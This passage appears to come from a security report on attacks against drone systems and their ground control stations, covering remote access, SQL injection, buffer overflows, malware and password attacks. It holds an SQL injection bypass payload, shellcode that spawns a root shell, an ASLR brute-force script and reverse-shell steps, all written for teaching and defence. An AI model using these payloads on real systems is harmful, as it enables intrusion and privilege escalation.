


Figure 15. timeline of remote access trojans (RATs) (from [Valeros, 2020]).

What the attack achieves and how. As an example of a remote access attack, consider the following mechanism by which an attacker gains access to a target via a reverse shell.

1. First, the attacker sets up a netcat listener which listens for connections on a specific port from the target IP.
2. Second, the attacker includes a (malicious) script to use netcat to connect to the attacker on the target port in some type of attack, perhaps an email phishing attack or perhaps through some other network vulnerability.
3. Third, the malicious script executes on the target and establishes a remote connection to netcat listener.
4. Fourth, the attacker now has shell access to the target and can run the intended exploit, such as launching the UAS.

Specific details on these steps are widely available, *e.g.*, https://www.golinuxcloud.com/create-reverse-shell-cheat-sheet/

How the attack is prevented, detected, or mitigated. Behavior-based detection of malware can rely upon monitoring either the behavior of the host (typically the operating system) or the network traffic to/from the host. Behavior-based malware detection via both host and network monitoring is well-established technology dating back over twenty-five years. Reference [Kirda, 2006] offers an early description of behavior-based (spyware) malware detection in which the detector runs on the host. Likewise, [Iguchi, 1999] is an early description of the statistical analysis of traffic on each port (port profiling) to identify anomalies via the standard chi-squared test. More recent approaches, over the past fifteen years or so, have applied machine learning to both host and network monitoring to detect malware.

Reference [Rudd, 2017] is a survey of the state of the art circa 2017 of the application of machine learning to the design of IDS. As a *caveat emptor*, the authors describe six "flawed assumptions" underlying this application:

1. "Intrusions Are Closed Set:" The assumption is that detection performance on training data will translate to detection performance on live data is flawed because previously unseen (and therefore untrained) intrusions are a prominent feature of intrusion attacks.
2. "Anomalies Imply Class Labels:" The assumption that anomalous and intrusive behavior are identical is flawed because there are many anomalies that are not intrusions and there are many intrusions that will not register as anomalies.
3. "Static Models Are Sufficient:" The assumption that models do not need to be retrained is flawed because attacks and their traces change over time, often referred to as "concept drift."
4. "No Feature Space Transformation Is Required:" The assumption that raw log data can be used to detect intrusions is flawed because often the success of the detector critically depends upon the identification of a suitable transformation of the data.
5. "Model Interpretation Is Optional:" The assumption that detector output can be accepted uncritically is flawed because the assessment of the detector output requires a meaningful interpretation of the significance of the particular features that triggered the detector.
6. "Class Distributions Are Gaussian:" The assumption that the empirical class distribution of a large dataset will be Gaussian is flawed because, for example, the requirements of the central limit theorem will not always be satisfied.

Consequences of a successful attack. The impact of a successful remote access attack of the GCS is that the attacker would have remote control of the UAS, which could be leveraged to facilitate a collision with another UAS, the built environment, or a person. Remote access attacks on both GCS and UAS systems require controlling interfaces to a component and maintaining good credential management techniques. These are not expensive and are well-understood but require disciplined system maintenance. Default passwords are easy to change, and password hygiene is simple, but human-centered processes are difficult to enforce. The adversary only needs to succed once.

Literature review. References [Iguchi, 1999] and [Kirda, 2006] offer early (1999 and 2006, respectively) descriptions of behavior-based malware detection on network traffic and host behavior, respectively. Reference [Rudd, 2017] provides a more recent survey of the application of machine learning techniques to IDS.

Operational phases impacted. Remote access attacks may apply in any operational phase in which the UAS and/or the GCS is vulnerable to malware injection.

3.2 Software Attacks

This section provides a high-level and selective review of relevant literature regarding software attacks, including injection (code, database), Memory attacks (buffer overflow), Forced Quitting (Application, OS), Malware infection and root kits, Password attacks, Data Exfiltration, Reverse engineering, and Supply chain compromise.

3.2.1 Injection

Description. Structured Query Language Injection (SQLi) is a prevalent security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. By manipulating SQL queries, attackers can gain unauthorized access to sensitive data, execute administrative operations on the database, modify data, or even perform DoS attacks. SQL injection attacks exploit weaknesses in how an application constructs SQL queries, allowing malicious SQL code to be injected and executed.

What the attack achieves and how. SQL injection typically occurs when an application does not properly sanitize user inputs. Applications that directly embed user-provided data in SQL statements without adequate validation or escaping create opportunities for injection attacks. An attacker can craft inputs that, when incorporated into the SQL query, alter its logic to their advantage. The basic types of SQL injection attacks are:

1. **Classic SQL Injection** - Modifies the query to return, add, delete, or modify data.
2. **Blind SQL Injection** - Exploits SQL injection in situations where errors or data returned to the attacker are limited, relying on Boolean conditions or time delays to infer data.
3. **Union-based SQL Injection -** Uses the UNION SQL operator to combine results from the original query with another query, often extracting data from different tables.

Consider a login form where users enter their username and password to access an account. If an application constructs a SQL query by directly including user inputs without sanitization, it could be vulnerable to SQL injection. Below is a code example in PHP that illustrates a simple SQL injection vulnerability.

```
<?php
$username=$_POST['username'];
$password=$_POST['password'];

// Vulnerable SQL query
$query = "SELECT * FROM users WHERE username = '$username' AND password = '$password'";
$result = mysqli_query($conn, $query);
```

```
if (mysqli_num_rows($result) > 0) {
   echo "Login successful!";
} else {
   echo "Invalid credentials.";
}
?>
```

In this example, the $username and $password variables are directly embedded into the SQL query without sanitization. An attacker could exploit this by inputting a username such as:

```
' OR '1'='1
```

This would modify the query to:

```
SELECT * FROM users WHERE username = '' OR '1'='1' AND password = '';
```

Since '1'='1' always evaluates to true, this query will return all users in the database, bypassing the need for valid credentials. The attack would have been prevented if one had used parameterized queries or prepared statements to separate SQL code from data, ensuring user input is treated as data only.

Here’s how the previous code could be rewritten:

```
<?php
$stmt = $conn->prepare("SELECT * FROM users WHERE username = ? AND password = ?");
$stmt->bind_param("ss", $username, $password);
$stmt->execute();
$result = $stmt->get_result();

if ($result->num_rows > 0) {
   echo "Login successful!";
} else {
   echo "Invalid credentials.";
}
?>
```

In this secure example, bind_param() ensures that user inputs are treated as values, not SQL code, preventing SQL injection.

SQL injection attacks are a serious security threat, yet they are easily preventable by following secure coding practices, using prepared statements, and validating user inputs. As long as developers avoid embedding raw user input directly into SQL queries, the risk of SQL injection can be significantly minimized.


Consequences of a successful attack. The impacts of an injection attack critical to UAS include system compromise, disruption of critical services, and malware installation. Because an injection attack executes arbitrary code at potentially elevated privilege, impacts are broad. System compromise includes replacing or altering software, data, and configuration files. Disruption of critical services includes denying access to mission functions and interfaces. Malware installation includes loading and running malicious software. Injection attacks are prevented by properly scrubbing command strings to HTTP driven services, SQL in particular. SQL attacks are surprisingly prevalent. Scrubbing SQL queries introduces some overhead in query processing, but impacts should be negligible in all but the most demanding real-time systems.

Literature review. The Open Web Application Security Project [Fredj 2021] provides comprehensive resources on web application security, including detailed information on code injection vulnerabilities. Their Injection Flaws page outlines various types of injection attacks, including SQL injection and command injection. "The Web Application Hacker's Handbook" by Dafydd Stuttard and Marcus Pinto [Stuttard 2011] is a general reference for web application security, including code injection attacks. It covers various attack techniques and describes how to defend against such attacks. The Common Weakness Enumeration (CWE) provides a list of various software vulnerabilities, including code injection. CWE-74: Injection offers a detailed overview of injection attacks, examples, and mitigation strategies.


Operational phases impacted. Code injection attacks may apply in any operational phase where the UAS and/or the GCS is vulnerable to SQL code injection.

3.2.2 Memory attacks


Description. Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers. This vulnerability can be used by a malicious user to alter the flow control of the program, leading to the execution of malicious code (*e.g.*, code to run a shell from a setUID program). This vulnerability arises due to the mixing of the storage for data (*e.g.*, buffers) and the storage for controls (*e.g.*, return addresses). An overflow in the data part can affect the control flow of the program because an overflow can change the return address. This detailed example of a buffer overflow attack is from [Du, 2022].



```
/* stack.c */
/* This program has a buffer overflow vulnerability. */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}
```



What the attack achieves and how. The example above shows how a strcpy command can overflow a buffer on the stack causing a modification to function foo()'s return address. If the buffer contains a malicious code payload, such as code to open a shell, the return address can be modified to jump to that code instead of returning to the calling function:



The shellcode is the code used to launch a shell. It must be loaded into the memory so that one can force the vulnerable program to jump to it. Consider the following program:

```
/* shellcode.c */
#include <unistd.h>
int main() {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

The shellcode is typically an assembly version of the above program. The following program shows how to launch a shell by executing the shellcode stored in a buffer. The code below is a C program that launches a custom shell using hard-coded machine code instructions.

```
/* custom_shellcode.c */
/* A program that launches a custom 32-bit shell using shellcode
*/
#include <stdlib.h>
```

```
#include <stdio.h>
#include <string.h>

const char code[] =
"\x31\xc0"          /* Line 1: xorl %eax,%eax */
"\x50"                 /* Line 2: pushl %eax */
"\x68""//sh"        /* Line 3: pushl $0x68732f2f */
"\x68""/bin"        /* Line 4: pushl $0x6e69622f */
"\x89\xe3"          /* Line 5: movl %esp,%ebx */
"\x50"                 /* Line 6: pushl %eax */
"\x53"                 /* Line 7: pushl %ebx */
"\x89\xe1"          /* Line 8: movl %esp,%ecx */
"\x99"                 /* Line 9: cdq */
"\xb0\x0b"          /* Line 10: movb $0x0b,%al */
"\xcd\x80"          /* Line 11: int $0x80 */
;

int main(int argc, char **argv) {
    char buf[sizeof(code)];
    strcpy(buf, code);

    ((void(*)( ))buf)( );
}
```

There are several countermeasures to make buffer overflow attacks more difficult. However, as we will show, these countermeasures can be defeated by clever counter-counter measures.

How the attack is prevented, detected or mitigated. One countermeasure is that the dash shell in Ubuntu drops privileges when it detects that the effective UID does not equal to the real UID. The countermeasure is implemented in dash but can be defeated. One approach is not to invoke /bin/sh in our shellcode; instead, one can invoke another shell program. This approach requires another shell program, such as zsh to be present in the system.

Another approach is to change the real user ID of the victim process to zero before invoking the dash program. One can achieve this by invoking setuid(0) before executing execve() in the shellcode. In this task, this approach will be used. First change the /bin/sh symbolic link, so it points back to /bin/dash:

```
$ sudo rm /bin/sh
$ sudo ln -s /bin/dash /bin/sh
```

We can also choose to use setuid(0) to the assembly code for invoking this system call at the beginning of our shellcode, before we invoke execve().

```
shellcode =(
"\x31\xc0"          # Line 1: xorl %eax,%eax
"\x31\xdb"          # Line 2: xorl %ebx,%ebx
"\xb0\xd5"          # Line 3: movb $0xd5,%al
"\xcd\x80"          # Line 4: int $0x80
# ---- The code below is the same as the one in Task 2 ---
"\x31\xc0"
"\x50"
"\x68""//sh"
"\x68""/bin"
"\x89\xe3"
"\x50"
"\x53"
"\x89\xe1"
"\x99"
"\xb0\x0b"
"\xcd\x80"
"\x00"          # to stop the strcpy() add a NULL character here
).encode('latin -1')
```

The updated shellcode adds four instructions: (1) set `ebx` to zero in Line 2, (2) set `eax` to `0xd5` via Line 1 and 3 (`0xd5` is `setuid()`'s system call number), and (3) execute the system call in Line 4. Using this shellcode, modify `exploit.py`. One can attempt the attack on the vulnerable program even when `/bin/sh` is linked to `/bin/dash`.

Another countermeasure is the Address Space Layout Randomization (ASLR) protection of the operating system, which randomizes where the start of the stack and the heap of the virtual address space for each process starts. On 64-bit Linux machines, stacks only have 19 bits of entropy, which means the stack base address can have 2^{19} = 524,288 possibilities. This number is not that large and can be exhausted easily using a brute-force approach. The following script can be used for such an attack, bypassing the ASLR:

```
#!/bin/bash

SECONDS=0
value=0
while [ 1 ]
  do
  value=$(( $value + 1 ))
  duration=$SECONDS
  min=$(($duration / 60))
  sec=$(($duration % 60))
  echo "$min minutes and $sec seconds elapsed."
  echo "The program has been running $value times so far."
  ./stack
done
```

Another countermeasure is to restrict the execution of code from the stack. It should be noted that non-executable stack only makes it impossible to run shellcode on the stack, but it does not prevent buffer-overflow attacks completely, because there are other ways to run malicious code after exploiting a buffer-overflow vulnerability. The *return-to-libc* attack is an example. All these counters to the existing countermeasures for buffer overflow attacks explain why buffer overflow attacks are commonly referred to as the attack of the decade every decade.

Consequences of a successful attack. Buffer overflow attacks can lead to serious compromise of the affected system. Among the most critical is the execution of arbitrary code and elevated privilege allowing an attacker to perform any operation of their choosing. If the attacker cannot control the target system, they may perform a DoS attack that in UAS environments could result in loss of system control. Data corruption and information leakage are less critical to airspace protection but can be used in follow-on attacks. Finaly, a buffer overflow can enable the installation of malware leading to the same issues as a direct malware installation. Buffer overflow attacks are widespread. Buffer overflow attacks can impact any system. Using managed languages introduces significant overhead in many circumstances, but modern systems languages like Rust are eliminating those costs. Rewriting systems in memory safe languages is a one-time cost that may be amortized across many systems, but writing and certifying software can be prohibitively expensive.

Literature review. "Smashing the Stack for Fun and Profit" by Aleph One is the is a classic text on buffer overflow attacks. It explains the mechanics of stack-based buffer overflows and provides insights into exploitation techniques. It can be found online, but there are few formal sources for the paper. The CWE [Christey 2013] provides an entry addressing the basics of buffer overflow. CWE-120: Buffer Copy without Size Checking describes buffer overflows, examples, and mitigation strategies. "The Art of Software Security Assessment" [Dowe 2006] is a classic text on software security, including buffer overflow. It provides practical insights into identifying and mitigating such vulnerabilities in software applications.

Operational phases impacted. Buffer overflow attacks may apply in any operational phase of the UAS or GCS. The technique is generally applicable across the entire spectrum of software applications making it among the most prevalent attack types.

3.2.3 Forced Quitting

Description: Forced quitting is killing an application or other program running while the code is still executing.

What the attack achieves and how: Effectively, a forced quitting attack is a denial-of-service attack where denial is achieved by terminating program execution. This may be accomplished in any of several of ways:

1. **Resource Exhaustion**: Attackers may exploit vulnerabilities in the application to consume excessive system resources (CPU, memory, etc.), leading to a crash or forced termination.

A problematic resource exhaustion attack is a power attack where a device is manipulated to consume its battery power far faster than during typical operation.

2. **Input Manipulation**: By sending malformed or unexpected input to the application, attackers can trigger errors that cause the software to fail or otherwise become unavailable. A power attack might be implemented as input manipulation where a system is caused to execute software in ways that consume excessive power.
3. **Exploiting Bugs:** Attackers may take advantage of known bugs or vulnerabilities in the software that can lead to crashes when specific conditions are met. Bugs may be triggered using any of several attack types – code injection, malware, buffer overflow – previously described.
4. **Denial of Service**: This type of attack can be a form of DoS, where the goal is to disrupt the normal functioning of the application, making it unavailable to legitimate users. A traditional DoS attack may exploit any critical resource while forced quitting specifically causes software functions to terminate.

How the attack is prevented, detected or mitigated: A chief way of detecting and mitigating a forced quitting attack is to treat it as a denial-of-service attack and perform liveness and safety analysis. Liveness is a control flow property that ensures good things always happen. More formally, that a property occurs infinitely often. Viewed in terms of a forced quitting attack, one would verify the attack target is always available during operation. Safety properties ensure that bad things never happen. While easier to check, safety properties can only approximate availability over time.

Consequences of the attack: Forced quitting applications or operating system components causes functionality to be unavailable during UAS or GCS operation. Unavailability may impact the users' ability to control or otherwise interact with the operational system. Unavailability may also impact the UAS or GCS's ability to perform basic functions. Should an attacker terminate the execution of critical operating system functions the UAS may remain functional, but in an impaired manner leading to nefarious use. Forced quitting attacks are mitigated by tightly controlling access to operational system software. Thus taking steps to stop other forms of remote access will be reusable for forced quitting and introduce no additional cost.

Literature review: "Denial of Service Attacks" from the CERT Coordination Center provides an overview of various types of denial-of-service attacks, including those that force application termination. It discusses impacts and mitigation strategies. One can find the CERT report here on their website. "The Art of Software Security Assessment" [Dowd 2006] covers a broad range of software security topics including a discussion of vulnerabilities that lead to forced termination or crashes, providing insights into how attackers exploit these weaknesses. "Computer Security: Principles and Practice" is a textbook covering many aspects of computer security, including denial of service attacks and application vulnerabilities. It provides foundational knowledge that can help understand forced quitting attacks in the context of broader security issues.

Operational phases impacted: Operational phases impacted by forced quitting include vehicle launch, operation, and landing. Anytime the UAS or the GCS is in control of system operations.

3.2.4 Malware infection and root kits

There are several common malware IoT attack models applicable to UAS, such as DoS/DDoS attacks, jamming, and spoofing [Xiao, 2018]. DoS or DDoS attacks refer to when attackers flood the target server (with which the IoT device communicates) with bogus requests, leaving the server unable to fulfill the requests of the IoT device. Jamming refers to when attackers send fake signals to interrupt ongoing communication between the device and the server(s) with whom the UAS is communicating. This results in a depletion of the UAS's resources, such as power and/or bandwidth. Lastly, spoofing refers to when attackers impersonate a genuine UAS or GCS device to gain unauthorized access to a UAS system in hopes of launching another attack once inside, perhaps a DDoS attack.

Detecting UAS malware attacks can be difficult. For instance, an attacker could embed malware into trusted applications and/or could send malware over protocols that are traditionally allowed by firewalls and access lists [Jaramillo, 2018. Another problem is that attackers can try to obfuscate their malware or encrypt it, which presents further challenges for someone trying to figure out what is happening on their network [Jaramillo, 2018. Scale tends to exacerbate these problems. Because of this, an organization with more hosts on the network will generate more network traffic, thus making it even more difficult to manually or automatically scrutinize large amounts of data [Jaramillo, 2018].

New methods for obfuscating malware have emerged, built on previous methods to make their detection more difficult. One of the first methods used to try to circumvent traditional anti-virus software was encrypted malware. Encrypted malware makes detection more difficult because it makes the bit sequence of the malware binary different than all of the bit sequences in the malware signature databases created by anti-virus companies. Another way that adversaries can make malware less detectable is by creating polymorphic malware, which alters the decryption code each time a copy of the malware is created. This succeeds in making the detection process more difficult, but not impossible because once the code is decrypted, the malware can be analyzed in the computer's local memory. Once adversaries found that polymorphic malware was not the best solution, a new idea emerged: metamorphic malware. Metamorphic malwares modify all of the malware code, rather than only the decryption code, every time the code is copied during the malware propagation process. Metamorphic malwares are less prevalent because they are harder to create but are more alarming due to their ability to bypass anti-virus software.

What the attack achieves and how. A malware attack can have severe consequences for individuals and organizations alike. One of the most immediate impacts is the potential loss of sensitive data. Malware can infiltrate systems to steal personal information, financial records, or proprietary business data. This breach of confidentiality can lead to identity theft, financial fraud, and significant reputational damage for businesses. The loss of trust from customers and partners can be long-lasting, affecting future business opportunities and relationships.

In addition to data loss, malware attacks can disrupt operations. Ransomware, a type of malware that encrypts files and demands payment for their release, can halt business activities entirely. Organizations may face downtime as they work to recover their systems, leading to lost revenue and productivity. The costs associated with remediation, including hiring cybersecurity experts and investing in new security measures, can be substantial. For smaller businesses, these financial burdens can be particularly devastating, potentially leading to bankruptcy.

How the attack is prevented, detected or mitigated. Malware detection can generally be approached in two ways: with and without the use of machine learning. Non-machine learning malware detection uses signature analysis. Static analysis often reviews the language and syntax structure while dynamic analysis uses tools such as honeypots to capture malware and study its behaviors [Mourtaji, 2019]. Historically, most malware detection has been signature-based. This method works well on personal computers but does not work as well on IoT devices, for a variety of reasons. Perhaps the most important reason is that IoT devices constantly contend with a scarcity of resources, as well as a lack of protection against metamorphic malware [Chawla, 2018]. This includes memory as well as computing and electrical power. Because of these reasons, machine learning and deep learning methods have become useful due to their high detection rate and low resource consumption. Deep Learning uses a lot of resources to train the model but uses relatively few resources to detect malware after the model has been trained. Traditional machine learning techniques include Support Vector Machines, Logistic Regression, et cetera, while deep learning models are usually Artificial Neural Networks (ANNs) or their specializations such as deep ANNs, which include Convolutional Neural Networks. Recently, using Convolutional Neural Networks for anomaly detection has become more common. This process uses gray-scale images of binary files for malware classification.

After detecting malware running on IoT devices, the next step is to mitigate the impact of the malware infection. The risk of malware propagation is especially high in IoT devices because whenever one device on a network is compromised, it is much easier to continue and infect more devices connected to the network.

One general mitigation idea is to confine the infected nodes and not let the malware spread. The biggest problem with this method, however, is that it often hampers the throughput of the network, thus degrading its performance [Dinakarrao, 2019]. This method also presupposes that the malware was detected correctly, which can be difficult considering that malware often tries to hide itself. If the malware successfully decoys itself, then the confinement method will not be helpful. Similarly, if the detection algorithm produces a false positive, a node will be confined for no reason, which will also likely be detrimental to the network or could cause a denial-of-service. One way to help resolve this problem would be to set a threshold on the amount of throughput required of the network. Given this, the traffic flowing through the infected node can be regulated, and the overall throughput of the network can be tracked. If the traffic restriction results in a throughput that is lower than the required level, the restrictions can be eased until it returns to being above the required level of throughput again [Dinakarrao, 2019].

Another method for mitigating malware is a more centralized idea to mitigate the effects of malware on a larger scale, encompassing more than one network. This method connects to a cloud server that collects large amounts of data related to known IoT vulnerabilities. The idea is to connect an “appliance” directly to the IoT device that maintains vulnerability mitigation policies for known Common Vulnerabilities and Exposures (CVEs) of the specific device it protects [Hadar, 2017] by connecting to the cloud server and receiving them. Specifically, the security appliance is responsible for three tasks:

1. Communication - receives packets that are addressed to the vulnerable IoT device, processes and forwards them to the device at the discretion of the vulnerability mitigation policy.

2. Mitigation - called by the communication module. This module will have a list of vulnerability mitigation policies to execute.
3. Updater - responsible for receiving updates about newly discovered vulnerability mitigation policies for the IoT device.

The other component of the framework is the cloud-based service. This is responsible for the collection and affiliation of CVEs to specific devices, and for the generation and representation of vulnerability mitigation policies [Hadar, 2017]. This framework ensures that IoT devices are up to date with recent security updates or patches and prevents exploitation of CVEs. Adopting the framework removes the responsibility of keeping the device up to date from the user. It is also efficient in that the security appliance only protects the IoT device from known vulnerabilities that apply directly to the type of IoT device to which it is connected.

While this framework appears to be a useful solution in theory, there are some drawbacks to note. For instance, in the work by Hadar et al., a Raspberry Pi 3 is used as the security appliance to communicate with the cloud server that connects to the IoT device [Hadar, 2017]. If the IoT device itself is a Raspberry Pi, which is common, the cost of operating the device has at least doubled due to now needing two Raspberry Pis. There is also the cost of creating and maintaining the cloud service to stay up to date with CVEs and be able to communicate with the many types of security appliances.

Malware attacks are diverse in their targets and their implementation. Impacts are equally diverse. Prevention and mitigation can be quite costly, particularly if not addressed during software development. As there is no single form of malware, it is difficult to have a single mitigation strategy making costs – financial and performance – difficult to predict.

Operational phases impacted: All operational phases are potentially impacted by malware attacks. Particularly launch, operations, and landing.

3.2.5 Password attacks

Description. Password attacks are attempts by attackers to gain unauthorized access to systems or data by obtaining or guessing users' passwords. These attacks exploit weaknesses in password security practices, targeting both user behavior (*e.g.*, weak passwords) and system vulnerabilities (*e.g.*, lack of account lockouts). With the widespread use of digital platforms, password attacks have become one of the most common security threats. Understanding the methods and mitigations for password attacks is essential for individuals and organizations alike.

What the attack achieves and how. In a *brute force attack*, an attacker systematically tries every possible password combination until they find the correct one. While effective, brute force is slow, especially for complex passwords, as it may require billions of attempts. This method is less effective against systems that implement account lockout or throttling mechanisms.

A *dictionary attack* uses a list of commonly used passwords or words (often derived from password leaks) to guess a user's password. This method is faster than brute force since it focuses on probable password choices. Dictionary attacks are effective against weak or common passwords and remain a popular method due to users often choosing simple or predictable passwords.

Credential stuffing uses previously stolen usernames and passwords from data breaches to attempt access on different platforms. Since many users reuse passwords across sites, attackers can gain unauthorized access to multiple accounts if credentials are valid. This attack leverages the human tendency to reuse passwords and is highly effective.

Phishing and social engineering attacks trick users into willingly revealing their passwords by impersonating trusted entities (*e.g.*, via fake emails, websites, or phone calls). These attacks often exploit psychological tactics, prompting users to act quickly without verifying authenticity.

Unlike brute force attacks that target a single user with multiple password guesses, *password spraying* involves trying a small set of common passwords across many accounts. This approach helps attackers avoid account lockout policies by limiting the number of attempts per account. It is particularly effective when users use weak or default passwords.

Rainbow tables store precomputed hashes of common passwords, allowing attackers to quickly match hash values and identify corresponding passwords. This attack is effective against poorly stored password hashes and can rapidly identify weak passwords without calculating each hash individually.

Some suggestions to limit the risk of password attacks include: 1) using strong passwords, *i.e.*, encouraging users to create complex, unique passwords containing a mix of characters, numbers, and symbols. The longer and more random a password is, the harder it is to guess or crack; 2) implementing multi-factor authentication, *i.e.*, requiring users to provide additional proof of identity (*e.g.*, a code sent to their phone) beyond just a password. This dramatically reduces the effectiveness of password-only attacks; 3) limiting login attempts and enabling account lockout, *i.e.*, systems should restrict the number of unsuccessful login attempts and temporarily lock the account after repeated failures. This method thwarts brute force and password spraying attempts; 4) using password hashing with salt, *i.e.*, storing hashed passwords with a unique salt (random data added to each password) makes rainbow table attacks difficult. Hash functions like bcrypt, PBKDF2, or Argon2 add computational difficulty, making it expensive to crack passwords even if hashes are stolen; 5) educating users on phishing and social engineering, *i.e.*, training users to recognize phishing attempts can help prevent password disclosure. Encourage skepticism toward unexpected requests for credentials, especially if they appear urgent or alarming; and 6) avoid password reuse, *i.e.*, users should not reuse passwords across multiple platforms. Password managers can help users generate and securely store unique passwords, reducing the risk of credential stuffing.

How the attack is prevented, detected, or mitigated: Password attacks remain a significant threat, but organizations can effectively mitigate them through strong password policies, multi-factor authentication, account lockout mechanisms, and user education. By adopting robust password security measures, organizations and individuals can significantly reduce the risk of unauthorized access. Password attacks are costly to recover from, but easy to prevent through good password hygiene and enforcement of good selection practices. However, when a password attack succeeds and provides the adversary and place-to-stand on the platform their impacts can have expensive consequences. Password attacks enable other attacks that become difficult to find and trace.

